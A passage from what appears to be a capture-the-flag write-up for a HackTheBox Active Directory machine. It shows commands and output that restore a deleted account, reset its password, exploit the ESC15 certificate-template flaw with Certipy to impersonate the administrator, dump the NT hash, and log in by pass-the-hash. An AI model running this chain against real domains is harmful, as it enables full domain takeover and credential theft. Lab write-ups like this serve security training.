                    DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
ObjectClass       : user
ObjectGUID        : f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
objectSid         : S-1-5-21-1392491010-1358638721-2126982587-1109

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-0679e181b358,CN=Deleted Objects,DC=tombwatcher,DC=htb
LastKnownParent   : OU=ADCS,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358
ObjectClass       : user
ObjectGUID        : c1f1f0fe-df9c-494c-bf05-0679e181b358
objectSid         : S-1-5-21-1392491010-1358638721-2126982587-1110

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
LastKnownParent   : OU=ADCS,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectSid         : S-1-5-21-1392491010-1358638721-2126982587-1111
Matching SID for Webserver Restore this object
*Evil-WinRM* PS C:\Users\john\Documents> Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebfBloodhound again we will now see CERT_ADMIN under John’s Control

$ bloodyAD --host 10.129.180.248 -d tombwatcher.htb -u john -p 'ASDF1234!' set password cert_admin 'ASDF1234!'

	[+] Password changed successfully!
No bloodhound path Certipy
$ certipy find -u cert_admin -p 'ASDF1234!' -dc-ip 10.129.180.248 -vulnerable

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '*_Certipy.txt'
[*] Wrote text output to '*_Certipy.txt'
[*] Saving JSON output to '*_Certipy.json'
[*] Wrote JSON output to '*_Certipy.json'

$ cat *_Certipy.txt
Certificate Authorities
  0
    CA Name                             : tombwatcher-CA-1
    DNS Name                            : DC01.tombwatcher.htb
    Certificate Subject                 : CN=tombwatcher-CA-1, DC=tombwatcher, DC=htb
    Certificate Serial Number           : 3428A7FC52C310B2460F8440AA8327AC
    Certificate Validity Start          : 2024-11-16 00:47:48+00:00
    Certificate Validity End            : 2123-11-16 00:57:48+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : TOMBWATCHER.HTB\Administrators
      Access Rights
        ManageCa                        : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        ManageCertificates              : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Enroll                          : TOMBWATCHER.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version is 1.
    [*] Remarks
      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
ESC15+ESC2/3
$ certipy req -u cert_admin -p 'ASDF1234!' -target tombwatcher.htb -ca tombwatcher-CA-1 -template WebServer -upn administrator@tombwatcher.htb -application-policies '1.3.6.1.4.1.311.20.2.1'

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: tombwatcher.htb.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 6
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

$ certipy req -u cert_admin -p 'ASDF1234!' -target tombwatcher.htb -ca tombwatcher-CA-1 -template User -on-behalf-of 'tombwatcher\administrator' -pfx administrator.pfx

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: tombwatcher.htb.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 7
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'

$ certipy auth -pfx administrator.pfx -dc-ip 10.129.180.248

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@tombwatcher.htb'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc

$ evil-winrm -u administrator -H f61db423bebe3328d33af26741afe5fc -i tombwatcher.htb

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir ../Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         6/7/2025  11:07 PM             34 root.txt
Alternative method - Changing admin password (which changes hash and messes up blog password)
$ certipy req -u cert_admin -p 'ASDF1234!' -dc-ip 10.129.180.248 -ca tombwatcher-CA-1 -template WebServer -upn administrator@tombwatcher.htb -sid S-1-5-21-1392491010-1358638721-2126982587-500 -application-policies "Client Authentication"

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Now recall certipy results regarding authentication
Client Authentication               : False
Extended Key Usage                  : Server Authentication
Normal authentication unavailable LDAP Auth
$ certipy auth -pfx administrator.pfx -dc-ip 10.129.180.248 -ldap-shell

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@tombwatcher.htb'
[*]     SAN URL SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Connecting to 'ldaps://10.129.180.248:636'
[*] Authenticated to '10.129.180.248' as: 'u:TOMBWATCHER\\Administrator'
Type help for list of commands

# help

 add_computer computer [password] [nospns] - Adds a new computer to the domain with the specified password. If nospns is specified, computer will be created with only a single necessary HOST SPN. Requires LDAPS.
 rename_computer current_name new_name - Sets the SAMAccountName attribute on a computer object to a new value.
 add_user new_user [parent] - Creates a new user.
 add_user_to_group user group - Adds a user to a group.
 change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
 clear_rbcd target - Clear the resource based constrained delegation configuration information.
 disable_account user - Disable the user's account.
 enable_account user - Enable the user's account.
 dump - Dumps the domain.
 search query [attributes,] - Search users and groups by name, distinguishedName and sAMAccountName.
 get_user_groups user - Retrieves all groups this user is a member of.
 get_group_users group - Retrieves all members of a group.
 get_laps_password computer - Retrieves the LAPS passwords associated with a given computer (sAMAccountName).
 grant_control target grantee - Grant full control of a given target object (sAMAccountName) to the grantee (sAMAccountName).
 set_dontreqpreauth user true/false - Set the don't require pre-authentication flag to true or false.
 set_rbcd target grantee - Grant the grantee (sAMAccountName) the ability to perform RBCD to the target (sAMAccountName).
 start_tls - Send a StartTLS command to upgrade from LDAP to LDAPS. Use this to bypass channel binding for operations necessitating an encrypted channel.
 write_gpo_dacl user gpoSID - Write a full control ACE to the gpo for the given user. The gpoSID must be entered surrounding by {}.
 whoami - get connected user
 dirsync - Dirsync requested attributes
 exit - Terminates this session.

# whoami

u:TOMBWATCHER\Administrator

# change_password administrator ASDF1234!

Got User DN: CN=Administrator,CN=Users,DC=tombwatcher,DC=htb
Attempting to set new password of: ASDF1234!
Password changed successfully!

# exit
Bye!
Evil-Winrm with password
$ evil-winrm -u administrator -p ASDF1234! -i tombwatcher.htb

Evil-WinRM shell v3.7

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir ../Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         6/7/2025  11:07 PM             34 root.txt